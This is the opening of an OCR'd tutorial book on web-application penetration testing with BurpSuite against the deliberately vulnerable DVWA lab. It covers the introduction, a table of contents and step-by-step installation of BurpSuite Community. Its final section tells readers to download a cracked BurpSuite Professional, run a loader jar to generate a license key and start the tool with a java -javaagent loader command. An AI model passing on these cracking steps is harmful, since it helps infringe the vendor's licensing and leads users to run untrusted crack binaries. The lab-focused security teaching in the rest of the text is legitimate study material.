
PENETRATION TESTING OF COMPUTER NETWORKS USING BURPSUITE AND VARIOUS PENETRATION TESTING TOOLS



DR. HIDAIA MAHMOOD ALASSOULI

PENETRATION TESTING OF COMPUTER NETWORKS USING BURPSUITE AND VARIOUS PENETRATION TESTING TOOLS

By

Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

Penetration Testing of Computer Networks Using BurpSuite and Various Penetration Testing Tools

Written by Dr. Hidaia Mahmood Alassouli.

1. INTRODUCTION:

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Burp suite is a java application that can be used to secure or crack web applications. The suite consists of different tools, like a proxy server, a web spider an intruder and a so-called repeater, with which requests can be automated. You can use Burp's automated and manual tools to obtain detailed information about your target applications.

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

In this report I am using a combination of Burp tools to detect and exploit vulnerabilities in Damn Vulnerable Web App (DVWA) with low security. By default, Burp Scanner scans all requests and responses that pass through the proxy. Burp lists any issues that it identifies under Issue activity on the Dashboard. You can also use Burp Scanner to actively audit for vulnerabilities. Scanner sends additional requests and analyzes the application's traffic and behavior to identify issues.

Various examples are outlined in this report for different types of vulnerabilities such as: SQL injection, Cross Site Request Forgery (CSRF), Cross-site scripting, File upload, Local and Remote File Inclusion. I tested

various types of penetration testing tools in order to exploit different types of vulnerabilities. The report consists from the following parts:

1. Installing and Configuring BurpSuite

2. BurpSuite Intruder.

3. Installing XMAPP and DVWA App in Windows System.

4. Installing PHP, MySQL, Apache2, Python and DVWA App in Kali Linux.

5. Scanning Kali-Linux and Windows Using .

6. Understanding Netcat, Reverse Shells and Bind Shells.

7. Adding Burps Certificate to Browser.

8. Setting up Target Scope in BurpSuite.

9. Scanning Using BurpSuite.

10. Scan results for SQL Injection Vulnerability with BurpSuite and Using SQLMAP to Exploit the SQL injection.

11. Scan Results for Operating System Command Injection Vulnerability with BurpSuite and Using Commix to Exploit the OS Command Injection.

12. Scan Results for Cross Side Scripting (XSS) Vulnerability with BurpSuite, Using Xserve to exploit XSS Injection and Stealing Web Login Session Cookies through the XSS Injection.

13. Exploiting File Upload Vulnerability.

14: Exploiting Cross Site Request Forgery (CSRF) Vulnerability.

15. Exploiting File Inclusion Vulnerability.

16. References.

2. INSTALLING AND CONFIGURING BURPSUITE:

a) Installing Community Edition of BurpSuite:


1. Go to official website of BurpSuite.
https://portswigger.net/burp

2. Go to community edition and download BurpSuite for Windows:

https://portswigger.net/burp/communitydownload


3. Install BurpSuite. In the first run burp is going to ask you to accept the terms. Select “I agree”.

4. In this page temporary project is the automatic selection because community version of burp suit does not allow you to save project into hard disk.




5. Click next . You can use “Burp Defaults”. Or you can load configurations from existing file. I am going to use the Burp defaults.

6. Then I got the following dashboard.



7. From “Settings” menu you can choose the display font size.



8. In the “Event Log” section, it displays everything that you know burp suit does in background. If any error pops up, then we can certainly identify in the Log section and fix accordingly

9. Let’s understand how proxy works. Click on “Proxy” section. Proxy is the essential part of BurpSuite because in the Proxy section we can monitor the requests that you send out from your web browser and the responses that you get back from server’s proxy. Proxy section also keeps track of the URLs that you have visited. BurpSuite is basically proxy that sits between your browser and server. When you setup proxy like BurpSuite, the request that you send out from web browser gets intercepted by proxy, the request that you send out from your web browser gets intercepted by the proxy , then you decide what to do with the request whether to forward the request to server to just to drop it and delete it. The proxy sections basically intercept the URLs and then you can now forward the URLS and requests to appropriate tools.

10. You can use burps embedded browser if you click on “Open browser”, then it should open the embedded browser. The embedded browser is specifically configured to work with BurpSuite and it basically comes on along with the installation of BurpSuite. You can also configure external browser to work with BurpSuite. In the defaults the proxy is configured to listen to incoming traffic at local host port number 8080.


11. Example, make sure to turn the intercept on. Back to BurpSuite browser. Request any website as example www.youtube.com. The BurpSuite browser is flashing. If you go to “Proxy/Intercept” section you will see that the BurpSuite proxy intercepted the request made from web browser. The BurpSuite browser is hanging because it is waiting the BurpSuite proxy to forward the request it is holding or it has intercepted. We can drop or delete

the request or we can forward the request. When we select forward, the web page is loaded to the browser.


12. BurpSuite browser removed the SSL layer. SSL layer encrypts the traffic that the application received and sends out. BurpSuite needs data in plain text to work.

13. “Proxy/Http history” section saves the URLs that you have visited.


14. Click on “Target” tab. By default, the BurpSuite intercepts all web applications or URLs you visit. And when you actually doing or testing a website you actually don’t care about anything except the website or application you are testing. We can use “Target Scope” feature in BurpSuite to tell BurpSuite to crawl the application you are testing and it will ignore everything except the application you are testing. Add the URL of the website that you are interested to test.



15. From “Proxy/Options” section, we must check “And URL” options in “Intercept Client Requests” and “Intercept Server Requests” sections.



16. In “Target/Site Map”, you can select filter to filter the links to show only the “Target/Scope” URLs.



Filter by request type
Show only in-scope items
Show only requested items
Show only parameterized requests
Hide not-found items
Filter by MIME type
HTML
Other text
Script
Images
XML
Flash
CSS
Other binary
Filter by status code
2xx [success]
3xx [redirection]
4xx [request error]
5xx [server error]
Folders
Hide empty folders
Filter by search term [Pro only]
Regex
Case sensitive
Negative search
Filter by file extension
Show only:
asp,aspx,jsp,php
Hide:
js,gif,jpg,png,css
Filter by annotation
Show only commented items
Show only highlighted items
Show all
Hide all
Revert changes
Cancel
Apply

b) Installing Professional Edition of BurpSuite:

1. Professional Edition of BurpSuite is not available for free. But the crack of Professional Edition is available on the internet.

2. I installed jdk-16_windows-x64_bin.exe to make it simpler to install BurpSuite crack.

3. Download any BurpSuite crack from the internet. All cracks work in in same way. As example, I downloaded the crack of Burp_Suite_Professional_2022.2.2_Beta in Windows. When you open the folder, you get two files burploader.jar and burpsuite_pro_v2022.2.2.jar.




4. Run burploader.jar. Copy the License key and Press Run Button.


5. Now go to command line and change directory to the into the same folder you extracted the BURPSUITE file and type the below command:

> java -javaagent:burploader.jar -noverify -jar --illegal-access=permit burpsuite_pro_v2022.2.2.jar

